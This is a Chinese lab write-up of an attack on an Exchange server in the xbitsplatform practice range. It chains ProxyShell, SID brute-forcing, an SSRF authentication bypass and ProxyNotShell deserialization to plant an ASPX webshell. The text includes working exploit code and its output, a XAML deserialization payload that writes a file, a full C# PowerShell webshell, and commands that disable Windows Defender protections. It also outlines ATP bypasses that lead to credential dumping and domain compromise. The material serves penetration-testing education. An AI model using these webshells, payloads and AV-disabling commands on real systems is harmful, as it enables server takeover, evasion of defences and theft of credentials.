同时我们可以通过ews接口给某个邮箱的草稿箱发包含恶意附件的邮件：




导出邮件

直接使用exp，会报错，发现无法写入文件：

```
C:\Users\Adam\Desktop\proxyshell-auto-main\proxyshell-auto-main>python proxyshell.py -t 10.0.102.210
fqdn exchange2016.exchange.lab
+ beizhuan@exchange.lab
legacyDN /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0e52d16ed3b48c1902e2a527e8aad4f-beizh
leak_sid S-1-5-21-3005828558-642831567-1133831210-1152
token VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTBViZWl6aHVhbkBleGNoYW5nZS5sYWJVLVMtMS01LTIxLTMwMDU4Mjg1NTgtNjQyODMxNTY3LTExMzM4MzEyMTAtMTE1MkcBAAAABwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
set_ews Success with subject mnfugeatcancdmnk
write webshell at aspnet_client/niycg.aspx
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
write webshell at owa/auth/oslhn.aspx
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
write webshell at owa/auth/Current/gxkxd.aspx
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
write webshell at owa/auth/Current/scripts/wvrhf.aspx
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
write webshell at owa/auth/Current/scripts/premium/upplj.aspx
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
write webshell at owa/auth/Current/themes/adeoy.aspx
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
write webshell at owa/auth/Current/themes/resources/xvtlu.aspx
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
<Response [404]>
PS>
```

抓包看响应发现没有导出邮件相关的命令，疑似这个账户的权限不够：



遍历sid

尝试proxyshell-enumerate返回的邮箱，发现都没有成功执行。推测可能是返回的邮箱不全，既然一系列操作都是为了获取一个sid，我们直接对sid进行遍历即可。

我们通过前面的操作获取到域sid前缀为：S-1-5-21-3005828558-642831567-1133831210，默认administrator的sid是500，之后新增的用户应该在1000以上，我们可以修改一下exp使其支持根据sid调用powershell：
https://github.com/7BitsTeam/ProxyMaybeShell/blob/main/proxyshellwithsid.py

发现Administrator用户的权限确实很低：

```
C:\Users\Adam\Desktop\proxyshell-poc-main\proxyshell-poc-main>python proxyshell.py -u https://10.0.102.210 -s S-1-5-21-3005828558-642831567-1133831210-500
Token: VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTBBhYWFAZXhjaGFuZ2UubGFiVSxTLTEtNS0yMS0zMDA1ODI4NTU4LTY0MjgzMTU2Ny0xMTMzODMxMjEwLTUwMEcBAAAABwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
PS> get-command
127.0.0.1 - - [20/Jul/2023 17:07:38] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:07:39] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:07:39] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:07:40] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:07:41] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:07:41] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:07:42] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:07:42] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
Get-Command
Get-Help
Get-Mailbox
Get-MailboxExportRequest
Get-MailboxExportRequestStatistics
Get-MailboxImportRequest
Get-MailboxImportRequestStatistics
Get-Notification
Get-RecoverableItems
Get-UnifiedAuditSetting
New-MailboxExportRequest
New-MailboxImportRequest
Remove-MailboxExportRequest
Remove-MailboxImportRequest
Restore-RecoverableItems
Resume-MailboxExportRequest
Resume-MailboxImportRequest
Search-Mailbox
Set-ADServerSettings
Set-MailboxExportRequest
Set-MailboxImportRequest
Set-Notification
Set-UnifiedAuditSetting
Start-AuditAssistant
Suspend-MailboxExportRequest
Suspend-MailboxImportRequest
Write-AdminAuditLog
Exit-PSSession
Get-FormatData
Measure-Object
Out-Default
Select-Object
ERROR:
```

我们可以遍历sid直至找到支持New-MailboxExportRequest的账户，但在这个环境一系列尝试后无果。使用getmailbox获取到的所有账户也没有高权限的：

```
PS> get-mailbox
127.0.0.1 - - [20/Jul/2023 17:11:51] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:11:52] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:11:52] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:11:53] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:11:54] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [20/Jul/2023 17:11:54] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
□ □ □ □ □ □
BitsAdmin
weizi
dashe
beizhuan
yeshen
ERROR:

PS>
```

实战环境中也可能遇到这样的exchange环境，实际邮箱都在云端office365上，本地并没有被频繁使用。导出邮件需要用户为exchange管理员，在域中为organization managemen组成员，极端的情况下会出现organization management组为空的情况。


SSRF2RCE

针对这种环境，proxyshell是没法利用了。但存在的ssrf还是可以使用的，我们可以通过ssrf调用ews获取用户邮箱的邮件进行进一步的信息搜集，主要参考：https://evi1cg.me/archives/CVE_2018_8581.html。

尝试读取后也没有发现值得留意的信息，这时候想到exchange还有很多认证后的反序列化漏洞，我们是否可以借助这个ssrf绕过认证再调用后台的反序列化漏洞呢。

通过响应包，我们发现该exchange版本为15.02.0721.002，版本比较老旧，不受CVE-2021-42321,CVE-2022-23277等漏洞影响，相比较之下比较新的漏洞ProxyNotShell影响范围更广一些，poc为https://github.com/testanull/ProxyNotShell-PoC。

原始脚本直接使用账户密码认证，再利用反序列化漏洞进行攻击，这里我们需要修改成使用ssrf漏洞结合X-Rps-CAT绕过认证的形式：



```
def post_request(original_url, headers, data = None, cookies = {},key="
headers["User-Agent"] = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4324.150 Safari/537.36"
cookies["Email"] = "autodiscover/admin@localhost"
if "office365" in base_url:
url = base_url + original_url
else:
url = base_url + "/autodiscover/admin@localhost/%s/autodiscover.json?x=a" % original_url + key
if data is not None:
r = session.post(url, headers=headers, cookies=cookies, data=data, verify=False, proxies=proxies)
else:
r = session.get(url, headers=headers, cookies=cookies, verify=False, proxies=proxies)
return r

def print_error_and_exit(error, r):
print('[+] ', repr(error))
```

其中X-Rps-CAT我们可以使用proxyshellwithsid.py这个脚本获取：

```
C:\Users\Adam\Documents\proxymaybeshell>python proxyshellwithsid.py -u https://10.0.102.210 -s S-
1-5-21-3005828558-642831567-1133831210-500
Token: VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTBBhYWFAZXhjaGFuZ2UubGFiVSxTLTEtNS0yMS0zMDA1ODI4NTU4LTY0Mj
gzMTU2Ny0xMTMzODMxMjEwLTUwMEcBAAAABwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
PS>
```

ReSSRF

填入https://github.com/7BitsTeam/ProxyMaybeShell/blob/main/proxynotshellcmd.py这个脚本后进行rce，这里遇到一个命令执行没回显的经典问题。目标是肯定不出网的，包括dns。只能写入文件，但该环境无法访问常规的exchange放webshell的目录，如owa/ecp/aspnet_client等。而autodiscover等目录虽然可以访问，但需要凭据。联系前面的内容我们很容易想到通过ssrf绕过autodiscover的认证，简单写一个探测脚本：

```
import requests

base_url="https://10.0.102.210"
original_url="autodiscover/1.txt"
headers={}
cookies={}

headers["User-Agent"] = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
cookies["Email"] = "autodiscover/autodiscover.json?a=ictbv@pshke.pov"
url = base_url + "/autodiscover/autodiscover.json?a=ictbv@pshke.pov/%s" % original_url
r=requests.get(url,headers=headers,cookies=cookies,verify=False)
print(r.text)
```

可以借助ssrf绕过认证访问到autodiscover目录下的资源了，进行进一步利用：

```
C:\Users\Adam\Documents\proxymaybeshell>python2 proxynotshellcmd.py https://10.0.102.210 VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9
zTBBhYWFAZXhjaGFuZ2UubGFiVSxTLTEtNS0yMS0zMDA1ODI4NTU4LTY0MjgzMTU2Ny0xMTMzODMxMjEwLTUwMEcBAAAABwAAAAxTLTEtNS0zMi01NDRFAAA
AAA== "copy c:\windows\win.ini \"c:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\Autodiscover\1.txt\""
[+] Create powershell session
[+] Got ShellId success
[+] Run keeping alive request
[+] Success keeping alive
[+] Run cmdlet new-offlineaddressbook
[+] Create powershell pipeline
[+] Run keeping alive request
[+] Success remove session
```


多次尝试后发现无法成功写入。尝试了多个可能问题，包括命令的转义等情况，最后得出结论可能是被目标杀软拦截了。

反序列化利用写文件

之前在很多场景下遇到了限制w3wp.exe调用cmd的情况，之前也介绍过TypeConfuse的写文件，这次使用ResourceDictionary写文件，主要可以参考头像哥的文章https://www.t00ls.com/articles-55183.html#tls3，需要注意转义，路径带空格等问题：


```
<S>
                                        <![CDATA[<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:s="clr-namespace:System;assembly=mscorlib" xmlns:io="clr-
namespace:System.IO;assembly=mscorlib"><ObjectDataProvider x:Key="x" ObjectType="{x:Type io:File}"
MethodName="WriteAllText"><ObjectDataProvider.MethodParameters><s:String>C:/Progra~1/Microsoft/Exchan~1/V15/ClientAccess/Autodiscover/1.aspx</s:String><s:String
>&lt;%response.write&#40;CreateObject&#40;'WScript.Shell'&#41;.Exec&#40;request.QueryString&#40;'cmd'&#41;&#41;.StdOut.Readall&#40;&#41;
%&gt;</s:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDictionary>]]>
                                        </S>
```

修改poc后写入使用https://github.com/7BitsTeam/ProxyMaybeShell/blob/main/proxynotshellfileWrite.py访问，写入成功但报错：



bypass windows definder ATP


更换多个shell后发现列目录等文件操作没问题




但执行命令就会被拒绝，查看目录可以发现存在较新的windows definder atp，使用https://github.com/ThePacketBender/webshells/blob/master/POWERshell.aspx可以通过调用c# powershell相关的dll绕过definder部分限制。在这个漏洞利用的情境下使用控件表单的webshell非常麻烦，稍微修改一下webshell：

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Collections.ObjectModel"%>
<%@ Import Namespace="System.Management.Automation"%>
<%@ Import Namespace="System.Management.Automation.Runspaces"%>
<%@ Assembly Name="System.Management.Automation,Version=1.0.0.0,Culture=neutral,PublicKeyToken=31E

<!DOCTYPE html>

<script Language="c#" runat="server">

    private static string powershelled(string scriptText)
    {
        try
        {
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();

            Pipeline pipeline = runspace.CreatePipeline();
            pipeline.Commands.AddScript(scriptText);
            pipeline.Commands.Add("Out-String");

            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();
            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
                stringBuilder.AppendLine(obj.ToString());

            return stringBuilder.ToString();
        }catch(Exception exception)
        {
            return string.Format("Error: {0}", exception.Message);
        }
    }

    protected void Page_Load(object sender, EventArgs e)
    {
       Response.Write(powershelled(Request.Params["cmd"]));
    }
</script>
```

可以执行部分powershell命令：



启动敏感进程依旧被拦截：



MORE

通过c#调用powershell相关dll可以实现绕过ATP执行部分命令，但这样还不足够。我们可以使用powersell关闭definder的一些功能：

```
# Disables realtime monitoring
Set-MpPreference -DisableRealtimeMonitoring $true

# Disables scanning for downloaded files or attachments
Set-MpPreference -DisableIOAVProtection $true
```

```
# Disable behaviour monitoring
Set-MPPreference -DisableBehaviourMonitoring $true

# Make exclusion for a certain folder
Add-MpPreference -ExclusionPath "C:\Windows\Temp"

# Disables cloud detection
Set-MPPreference -DisableBlockAtFirstSeen $true

# Disables scanning of .pst and other email formats
Set-MPPreference -DisableEmailScanning $true

# Disables script scanning during malware scans
Set-MPPReference -DisableScriptScanning $true

# Exclude files by extension
Set-MpPreference -ExclusionExtension "ps1"

# Turn off everything and set exclusion to "C:\Windows\Temp"
Set-MpPreference -DisableRealtimeMonitoring $true;Set-MpPreference -DisableIOAVProtection $true;S
```

对于ATP的绕过手段有很多种，笔者一般使用三种办法：

- 使用c#调用winrm，实现winrm进程启动cmd.exe而不是w3wp进程启动cmd.exe。可以继承当前shell上下文的权限，但只能是管理员调用(域内机器)。适用于exch这种system启动的shell或有域身份的shell。winrm相关库：http://windowsbulletin.com/files/dll/dell-inc/dell-amt-vpro-plugin/interop-wsmanautomation-dll
- c#调用powershell的反射类型，即上面提到的webshell：
  https://www.blackhillsinfosec.com/powershell-without-powershell-how-to-bypass-application-whitelisting-environment-restrictions-av/
  https://www.linkedin.com/pulse/bypass-security-simple-trick-execute-csharp-dll-rundll32exe-brok
- 使用c#实现接下来需要的完整功能，如导出ldap，dumplsass，甚至包括直接进行dcsync操作。在之前的文章《记一次团队内部的红蓝对抗-攻击篇 》中我们曾经使用c#导出过spn。

经过一系列操作后，我们获取到了本地administrator用户的hash，横向移动后在dc获取到了flag。

环境获取

本挑战为xbitsplatform公开环境，师傅可以直接通过 www.xbitsplatform.com 访问平台。同时环境中使用的工具，和该靶场相关笔记也会上传到知识星球。

知识星球

团队其他文章

记一次对微服务架构的渗透测试

域渗透-How2MoveLaterally

域渗透-How2UseLdap

域渗透-How2PwnACLs

了解更多关于xbitsplatform的信息：

xBitsPlatform公测版正式上线啦
xBitsPlatform使用说明

文章已于2023-09-17修改